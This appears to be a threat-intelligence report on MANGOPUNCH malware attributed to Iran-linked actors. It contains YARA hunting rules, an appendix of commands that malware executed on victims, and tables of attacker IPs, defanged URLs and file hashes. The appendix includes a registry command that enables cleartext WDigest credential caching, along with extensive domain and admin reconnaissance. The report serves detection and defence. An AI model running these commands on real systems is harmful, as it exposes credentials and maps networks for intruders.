rule mangosurvey_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects strings located within .NET survey tool likely deployed alongside MANGOPUNCH"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $s1 = "exec_cmdV" ascii nocase
        $s2 = "exec_cmd" ascii
        $s3 = "exec_powershell" ascii
        $s4 = "eXtractBinary" ascii nocase
        $s5 = "extractTxt" ascii nocase
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and all of them
}
rule mangoPDB_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Searches for PDB strings associated to MANGOPUNCH malware"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $s1 = "carlos\\Desktop\\Golder"
        $s2 = "Golder.pdb"
        $s3 = "PremiumPack.pdb"
        $s4 = "FirePlace\\Documents" nocase
        $s6 = "BAK.net4"
        $s7 = "BAK\\obj\\Release\\mscorsvw.pdb"
        $s8 = "Projects\\AutoHMH"
        $s9 = "Projects\\SharpLogger"
```

```
        $s10 = "Projects\\Bird\\Bird"
        $s11 = "Liderc.pdb"
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and 1 of them
}
```

*Command Appendix*

Commands executed by cmnE.txt (MD5: 8ffcfb4d5002bf7580307ef627262040):
ipconfig /all
ipconfig /displaydns
systeminfo
quser
chcp 65001
wmic product get Caption,Version,Vendor,InstallDate /format:csv | more
chcp 720
tasklist /fo csv /v
netstat -abfnot -p tcp
netstat -abfot -p tcp
sc queryex
dism /online /get-features
ping -n 2 google.com
ping -n 2 4[.]2[.]2[.]4
tracert -d -h 10 google.com
wmic logicaldisk get size,freespace,caption
net use
dir c:\users
net user
net localgroup
net localgroup users
net localgroup administrators
net start
echo y |reg add HKLM\SYSTEM\CurrentControlset\Control\securityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
arp -a
route print
Commands executed by Bird.exe (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8):
date /t
time /t
systeminfo
mode
SCHTASKS
fsutil fsinfo drives
dism /online /get-packages
dism /online /get-features
DIR A:\\ /A:H /-C /N /Q /R /S /X /4
DIR B:\\ /A:H /-C /N /Q /R /S /X /4
DIR C:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F c:
DIR D:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F d:
DIR E:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F e:
DIR F:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F f:
DIR G:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F g:
DIR H:\\ /A:H /-C /N /Q /R /S /X /4
DIR I:\\ /A:H /-C /N /Q /R /S /X /4
DIR J:\\ /A:H /-C /N /Q /R /S /X /4
DIR K:\\ /A:H /-C /N /Q /R /S /X /4
DIR L:\\ /A:H /-C /N /Q /R /S /X /4
DIR M:\\ /A:H /-C /N /Q /R /S /X /4
DIR N:\\ /A:H /-C /N /Q /R /S /X /4
DIR O:\\ /A:H /-C /N /Q /R /S /X /4
DIR P:\\ /A:H /-C /N /Q /R /S /X /4
gpresult /r /z
tasklist /v
driverquery -si
REM Operating System Aliases");
wmic product get /ALL
wmic computersystem get Name, domain, Manufacturer, Model, NumberofProcessors, PrimaryOwnerName,Username, Roles,
totalphysicalmemory /format:list
wmic os get /all /format:list

```
wmic os get CurrentTimeZone, FreePhysicalMemory, FreeVirtualMemory, LastBootUpTime, NumberofProcesses, NumberofUsers,
Organization, RegisteredUser, Status
wmic environment list
wmic sysdriver list brief
wmic service list brief
wmic process list brief
wmic startup list
wmic qfe list brief
wmic nteventlog list brief
wmic timezone get Caption, Bias, DaylightBias, DaylightName, StandardName
wmic systemenclosure get /all /format:list
wmic PerfLog
wmic recoveros
wmic quotasetting
wmic pagefile
wmic netuse get Caption, DisplayType, LocalName, Name, ProviderName, Status
wmic netprotocol
wmic netlogin
wmic memcache
wmic loadorder get Name, DriverEnabled, GroupOrder, Status
wmic job get Name, Owner, DaysOfMonth, DaysOfWeek, ElapsedTime, JobStatus, StartTime, Status
wmic irq get Name, Status
wmic dcomapp get Name, AppID /format:list
wmic bootconfig get BootDirectory, Caption, PerfLogDirectory, Lastdrive
wmic RDACCOUNT get AccountName,AuditFail,AuditSuccess,PermissionsAllowed,PermissionsDenied,SID,TerminalName
wmic RDNIC get MaximumConnections,NetworkAdapterID,NetworkAdapterName,TerminalName
REM System Hardware Aliases");
wmic baseboard get Manufacturer, Model, Name, PartNumber, slotlayout, serialnumber, poweredon
wmic bios get name, version, serialnumber
wmic memphysical get Manufacturer, Model, SerialNumber, MaxCapacity, MemoryDevices
wmic cpu get Name, Caption, MaxClockSpeed, DeviceID, status
wmic nic
wmic nicconfig
wmic nicconfig get MACAddress, DefaultIPGateway, IPAddress, IPSubnet, DNSHostName, DNSDomain
wmic nicconfig get MACAddress, IPAddress, DHCPEnabled, DHCPLeaseExpires, DHCPLeaseObtained, DHCPServer
wmic nicconfig get MACAddress, IPAddress, DNSHostName, DNSDomain, DNSDomainSuffixSearchOrder, DNSEnabledForWINSResolution,
DNSServerSearchOrder
wmic nicconfig get MACAddress, IPAddress, WINSPrimaryServer, WINSSecondaryServer, WINSEnableLMHostsLookup, WINSHostLookupFile
wmic onboarddevice get Description, DeviceType, Enabled, Status
wmic desktopmonitor get screenheight, screenwidth
REM User, Group, and Domain Aliases");
wmic useraccount list
wmic ntdomain
wmic sysaccount list
wmic group get Caption, InstallDate, LocalAccount, Domain, SID, Status
wmic netclient
REM Disk Drive Aliases");
wmic share list brief
wmic logicaldisk get Name, Compressed, Description, DriveType, FileSystem, FreeSpace, SupportsDiskQuotas, VolumeDirty, VolumeName
wmic diskdrive get Name, Manufacturer, Model, InterfaceType, MediaLoaded, MediaType
wmic partition
wmic diskquota get User, Warninglimit, DiskSpaceUsed, QuotaVolume
Rem wmic SOFTWAREELEMENT get
Attributes,BuildNumber,CodeSet,Description,IdentificationCode,InstallDate,InstallState,LanguageEdition,Manufacturer,Name
quser
ipconfig /all
netstat -rs
net view
net view /domain
nltest /trusted_domains
net localgroup administrators
net localgroup administrators /domain
net localgroup users
net localgroup users /domain
net localgroup IIS_IUSRS
net user /domain
net group /domain
net group \"domain admins\" /domain
net group \"domain computers\" /domain
net group \"enterprise admins\" /domain
net accounts
net share
route print
```

```
arp -a
netsh Firewall show state
netsh advfirewall firewall show rule name=all dir=in type=dynamic
netstat -ao
netstat -ao | find \"3389\"
makecab
```

**Please rate this product by taking a short four question survey**

## First Version Publish Date

September 27, 2019 10:00:00 PM

## Threat Intelligence Tags

Motivation

- Financial or Economic
- Military/Security/Diplomatic

Source Geography

- Iran

Affected Industry

- Technology
- Government - National

Intended Effect

- Military Advantage
- Credential Theft/Account Takeover
- Competitive Advantage in Business or Economic Advantage
- Political Advantage

Tactics, Techniques And Procedures( TTPs)

- Social Engineering
- Communications
- Domain Registration/DNS Abuse and Manipulation
- Malware Propagation and Deployment
- Exploit Development
- Malware Research and Development
- Enabling Infrastructures

Target Geography

- Saudi Arabia
- United States

Actor

- APT35

Targeted Information

- Government Information
- IT Information
- Financial Data
- Credentials

Malware Family

- TASERFIRE
- SHARPLOGGER
- HOUSEBLEND
- GOLDBOY
- MANGOPUNCH

## Technical Indicators & Warnings

| | |
|---|---|
| IP: | 66[.]42[.]78[.]193 |
| Identifier: | Related |

| | |
|---|---|
| Actor: | Newscaster |
| Network Type: | network |
| URL: | hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2 |
| Network Type: | url |
| Identifier: | Related |
| Actor: | Newscaster |
| IP: | 162[.]220[.]55[.]249 |
| Identifier: | Related |
| Actor: | Newscaster |
| Network Type: | network |
| IP: | 64[.]235[.]39[.]45 |
| Identifier: | Related |
| Actor: | Newscaster |
| Network Type: | network |
| Network Type: | network |
| Domain: | ssw.kaspersky.team |
| Identifier: | Attacker |
| Actor: | Newscaster |
| URL: | hxxp://207[.]246[.]116[.]77/mscorsvw-Iviz[.]exe |
| Network Type: | url |
| Identifier: | Related |
| Actor: | Newscaster |
| URL: | hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhfs |
| Network Type: | url |
| Identifier: | Related |
| Actor: | Newscaster |
| IP: | 64[.]235[.]60[.]123 |
| Identifier: | Related |
| Actor: | Newscaster |
| Network Type: | network |
| IP: | 185[.]43[.]108[.]134 |
| Identifier: | Related |
| Actor: | Newscaster |
| Network Type: | network |
| SHA1: | 0c35cd004846502caf1af563ae826d4c803115bd |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 10240 |
| SHA256: | 68e5fc86ab996901004bef8e5028864634da639a16425fceb953446cb8d175d5 |
| Type: | fileType |
| MD5: | 41b88cb71ef5873e6b98fb1c2e777d1e |
| SHA1: | fc1a1e23296370e4dc5a1ac6d13d99e6ce439a0b |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win80.exe |
| File Size: | 269312 |
| SHA256: | 2a9589538c563c006eaf4f9217a192e8a34a1b371a31c61330ce2b396b67fd10 |
| Type: | fileType |
| MD5: | dbc79b43edf56d75092b91589ad1d594 |
| SHA1: | ded95573f6bb0d0c3d9b4518d724b6163f533f7e |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | shining.exe |
| File Size: | 1547776 |
| SHA256: | 2682328bde4c91637e88201eda5f5c400a3b3c0bdb87438d35660494feff55cf |
| Type: | fileType |
| MD5: | 87ef4162c257b6aebd8323f3f877daae |
| SHA1: | 0ce3788c694b962395f8f561c8aa8bea98f2d7a3 |
| Identifier: | Attacker |
| Actor: | Newscaster |

| | |
|---|---|
| File Name: | bak.exe |
| File Size: | 14336 |
| SHA256: | 46873290f58c25845b21ce7e560eae1b1d89000e887c2ff2976d931672390dd8 |
| Type: | fileType |
| MD5: | 11be0f1dfa9dd7073593f2da7aa4297e |
| SHA1: | c83b31b0c739e762c3ae2b983ebab9d1429e8a69 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | d5e01151-5f3b-5cc0-9509-93f7d9d17486 |
| File Size: | 12800 |
| SHA256: | 51d186c16cc609ddb67bd4f3ecd09ef3566cb04894f0496f7b01f356ae260424 |
| Type: | fileType |
| MD5: | 2145e7ec1488adcd882169bf17df245b |
| | |
| SHA1: | a686244dfe772409c9489ecfa942b0cc9095925d |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | get-logon-history.ps1 |
| File Size: | 701 |
| SHA256: | c7e1d3cbd8a379869e7d7b9b4f39fd259aeb64fe43ed8aa28f3afdb5aea3a6c7 |
| Type: | fileType |
| MD5: | 0beeb2aa13d89796a3aa108c0373feb2 |
| | |
| SHA1: | 0ea7256f76280601e40c21ebae7b71eae60d5a13 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | liderc.exe |
| File Size: | 88576 |
| SHA256: | ec71068481c29571122b2f6db1f8dc3b08d919a7f710f4829a07fb4195b52fac |
| Type: | fileType |
| MD5: | c5cdf5166d7b5c443ebc2fd0f3f884f8 |
| | |
| SHA1: | f3d2bb97932157a38736545dbd8ce7f74cac4345 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | nazer.exe |
| File Size: | 8192 |
| SHA256: | e82a08f1514ccf38b3ae6b79e67d7605cb20b8377206fbdc44ddadfb06ae4d0d |
| Type: | fileType |
| MD5: | 1919c62cf0e26402e5aa44fe1399e7fd |
| | |
| SHA1: | 2ab2836d6e1980a7cc46583dd21a953b1f2e57a9 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 15360 |
| SHA256: | f71732f997c53fa45eef5c988697eb4aa62c8655d8f0be3268636fc23addd193 |
| Type: | fileType |
| MD5: | d02e828d2451400c93cf17e9d1d495e4 |
| | |
| SHA1: | 0d375268abce613d6679ef32909bbb95d62caf30 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win10.exe |
| File Size: | 269312 |
| SHA256: | c121f97a43f4613d0a29f31ef2e307337fa0f6d4f4eee651ee4f41a3df24b6b5 |
| Type: | fileType |
| MD5: | a194e3bf830104922295c37e6d19d9a2 |
| | |
| SHA1: | ede11b531533553b89ffd84a748553b7a438002d |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | ieproxy.exe |
| File Size: | 14848 |
| SHA256: | 1a3b41a4997e1b425030a40ee21c408c7ef1b15fd55f8e5796697aafd607e39c |
| Type: | fileType |
| MD5: | c9492cc8858c0d21d9aa12d4bd0db3de |
| | |
| SHA1: | 8b324e39e64078b9f0d83bc119d3d08608dbafe6 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |

| | |
|---|---|
| File Size: | 19456 |
| SHA256: | 56c0f0af219470b624b2a33362170e53a778b3858012a25a49c61eb5bbeed367 |
| Type: | fileType |
| MD5: | b37840f97babc7680d4ce4c784c0e881 |
| SHA1: | 07b5e2290b68fe40bc2c978a659448a31de4414c |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 14848 |
| SHA256: | 07d123364d8d04e3fe0bfa4e0e23ddc7050ef039602ecd72baed70e6553c3ae4 |
| Type: | fileType |
| MD5: | d2870d1d08020ed9633e91f91931953b |
| SHA1: | 4da0c9dff32679a287e63099cdacfd99e3d35d0c |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | keylogger.exe |
| File Size: | 13312 |
| SHA256: | ed150d9f6e12b6d669bcede3b7dc2026b7161f875edf26c93296e8c6e99152d5 |
| Type: | fileType |
| MD5: | 2c41680a26c5376aa14557798414d440 |
| SHA1: | 1fb1df1cf387647aa9e3311b2fe3eef96fc9f413 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | fajr.exe |
| File Size: | 12800 |
| SHA256: | 93e6536d57453384334fe61a05ec7a5bcedbc585056cfe49e90ab6b9b6894e20 |
| Type: | fileType |
| MD5: | 0b0513b6a5fc21556c89228a1eb4a1bb |
| SHA1: | 89cbed5c82d810bd3da5de1c12e2207c76a6ffbd |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | bak.exe |
| File Size: | 14848 |
| SHA256: | 5f5b1debfd43ca494b39d19f5ce94c06231dda3b61b88b28541a7104c93a8076 |
| Type: | fileType |
| MD5: | 994096a4f4d8d98d3a82fa643ab79ab5 |
| SHA1: | 0bdb0490b41b594ce20edfb840674ad2ae5b3b58 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | golder.exe |
| File Size: | 416768 |
| SHA256: | f1c05ff306e941322a38fffb21dfdb5f81c42a00a118217b9d4e9807743d7275 |
| Type: | fileType |
| MD5: | e4e77302e17ddcfbadf8517909d49664 |
| SHA1: | 268ea3e683981811e2cb702bfb88af75abb24565 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | golder.exe |
| File Size: | 630784 |
| SHA256: | c6c8545a891cff80491ba5ffa2af0d8310b33f603fc259cb277f6b33b1fa7d2b |
| Type: | fileType |
| MD5: | 8f12b9f2832ee622a45631c32547d337 |
| SHA1: | 10d9f51445c3fd5e9f10dc396a3dde7d7f2fe9e8 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win10.zip |
| File Size: | 207846 |
| SHA256: | 02acdad9f48fa020912fdf3b79e218d87ec09fc5bf44849d69381e288b8d9272 |
| Type: | fileType |
| MD5: | c475413f1d9f7af85fd612da2cad7105 |
| SHA1: | 5904cb8797a7dfea10498bf3e13bec2b2e6347c4 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win81.exe |
| File Size: | 269312 |

| | |
|---|---|
| SHA256: | 55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b |
| Type: | fileType |
| MD5: | 83858d72745976b3e53d9bb4268ba283 |
| SHA1: | 5904cb8797a7dfea10498bf3e13bec2b2e6347c4 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win81.exe |
| File Size: | 269312 |
| SHA256: | 55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b |
| Type: | fileType |
| MD5: | 83858d72745976b3e53d9bb4268ba283 |
| SHA1: | 3939eb28f4c9aee51050c5a16767717f05ac6cea |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | cmnE.txt |
| File Size: | 1049 |
| SHA256: | d75fbf60ed67f4965b2ca70d540f5b94bef335d4c011eb4f55737d7951e329eb |
| Type: | fileType |
| MD5: | 8ffcfb4d5002bf7580307ef627262040 |
| SHA1: | e251a8dfa5ca24298199bd66c9763aab0c12d538 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 174080 |
| SHA256: | ed3ff6db51e1797690946571d7792db1c186201d9d87c1aa3c248dd2182426ea |
| Type: | fileType |
| MD5: | 94c70c76bc2b2cf946cf02d0020b4c4b |
| SHA1: | eb1de9cd1f8fd60bb5e5615f9f7c3ddb5f6c4a82 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | golder.exe |
| File Size: | 412160 |
| SHA256: | 41db45b0c51b98713bc526452eef26074d034b2c9ec159b44528ad4735d14f4a |
| Type: | fileType |
| MD5: | 1c7d8a88c3244e094124bb3a148f32bb |
| SHA1: | 813bf8b93c5a241f388f69b8a91c1d8db8896ba9 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | 05f62b38233ac77800034b2b8ba6650d |
| File Size: | 1536000 |
| SHA256: | 979d848429825524d84d7cd7c26722dd3c21dfc7eb4a2e4c0d75de82efc8a071 |
| Type: | fileType |
| MD5: | 05f62b38233ac77800034b2b8ba6650d |
| SHA1: | c2abf860709252262ff244f6d18680324d77d3aa |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win80.zip |
| File Size: | 207845 |
| SHA256: | 1eb7ca6d416adf31938c3a04f2a1bb34403e26abb9916a7da69e9f2740825cdf |
| Type: | fileType |
| MD5: | b27f7643525c3905e175eb51fe372af4 |
| SHA1: | 1aed6ebdded19ef763a6239d9d7b4f2d7bb1ce71 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 19456 |
| SHA256: | 83ed42c433e2792d398e291419287f7c25ae2ba9ed4b6a469a99dfebce1ddf6c |
| Type: | fileType |
| MD5: | d4e9f7986febd1c0bdc450fcae5a5339 |
| SHA1: | 780efb87bbe8fd08dda33aadf76e6106ffa7a0b6 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | golder.exe |
| File Size: | 416768 |
| SHA256: | 1848f51d946fa8b348db8ef945a1ebff33ff76803ad26dfd175d9ea2aa56c7d0 |
| Type: | fileType |

| | |
|---|---|
| MD5: | ab49024f1fd6597b47ecddbfee6d1f43 |
| SHA1: | b6e99e44806474eb6ffcd32977ef6f3020641c3d |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 15360 |
| SHA256: | 02a3296238a3d127a2e517f4949d31914c15d96726fb4902322c065153b364b2 |
| Type: | fileType |
| MD5: | 9dd7c75b1c175ac99868969449f77d3e |
| Identifier: | Related |
| Actor: | APT35 |
| File Name: | e86eff95691b1c0e7e4f3e9cb1ae2e49 |
| Type: | fileType |
| MD5: | e86eff95691b1c0e7e4f3e9cb1ae2e49 |
| SHA1: | 3e81e729e28d95ffbea2a8e4812bd4f33e9b4c3a |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 265452 |
| SHA256: | 8f18262abb09e3ca79b74a29d646976f2b56b3103b4e7dd74535a87b2561dec1 |
| Type: | fileType |
| MD5: | a993b34075f0973c039f5689bb62e7a8 |
| SHA1: | d8c3e0824f4d520d80526e69f57545c7c0eb974d |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | UNAVAILABLE |
| File Size: | 42999 |
| SHA256: | ae70e3520a428e76f796deedbe5a450453f4642598177476782509233b7e178d |
| Type: | fileType |
| MD5: | d73ec835f83fa7bf3d15a4d2fcc961e6 |
| SHA1: | 7fd6d51d61e9eb8f181fc912cc5de3b31f7c30fe |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | golder.exe |
| File Size: | 572928 |
| SHA256: | 2057c1267a5a8889ac7fa0a34fa1ce62c80274a75a7c375cd72244822e7cebbb |
| Type: | fileType |
| MD5: | 9b4b609cc5e8bd9fe1c7e9ad4d7615c2 |
| SHA1: | 05e07590d840177c65b26b8b2ff6dcdc18bbf96e |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | premiumpack.exe |
| File Size: | 421376 |
| SHA256: | f31b5e14314388903a32eaa68357b8a5d07cbe6731b0bd97d2ee33ac67ea8817 |
| Type: | fileType |
| MD5: | 4b91c32383d837c4e1b685cd80801887 |
| SHA1: | ded95573f6bb0d0c3d9b4518d724b6163f533f7e |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | shining.exe |
| File Size: | 1547776 |
| SHA256: | 2682328bde4c91637e88201eda5f5c400a3b3c0bdb87438d35660494feff55cf |
| Type: | fileType |
| MD5: | 87ef4162c257b6aebd8323f3f877daae |
| SHA1: | 534afa5b5ccee051f2726716917a30b4210f5504 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | fromtoservice.exe |
| File Size: | 18432 |
| SHA256: | 44268fbadfa0f7f718f090913b91075592824e95e9c75f1589133e34834878f8 |
| Type: | fileType |
| MD5: | 8c364f033396663302566e85455c7072 |
| SHA1: | 95ffeac765f2210b92aa7a5c357cacef2f4fee8b |
| Identifier: | Attacker |
| Actor: | Newscaster |

| | |
|---|---|
| File Name: | UNAVAILABLE |
| File Size: | 13312 |
| SHA256: | 78e1f53730ae265a7eb00b65fbb1304bbe4328ee5b7f7ac51799f19584b8b9d4 |
| Type: | fileType |
| MD5: | b0eeaa1bd7b5dbd4e712a38a0a9b497c |
| SHA1: | 7c53cb8a088e4f45e00f0c68c0a0e0e7a9ec5d50 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win81.zip |
| File Size: | 207850 |
| SHA256: | 8e9b2f450fdf20cc90eeaca425a2bf45088d59ce9daa3b4f379ff6f74b8933c2 |
| Type: | fileType |
| MD5: | 4150365644bb688280e18dec66466ff6 |
| SHA1: | 10d9f51445c3fd5e9f10dc396a3dde7d7f2fe9e8 |
| Identifier: | Attacker |
| Actor: | Newscaster |
| File Name: | win10.zip |
| File Size: | 207846 |
| SHA256: | 02acdad9f48fa020912fdf3b79e218d87ec09fc5bf44849d69381e288b8d9272 |
| Type: | fileType |
| MD5: | c475413f1d9f7af85fd612da2cad7105 |

## Version Information

Version:1.0, September 27, 2019 10:00:00 PM
Recent MANGOPUNCH Activity by Iran-Nexus Actors Observed

5950 Berkshire Lane, Suite 1600 Dallas, TX

75225



For more information please visit: https://intelligence.fireeye.com/reports/19-00016216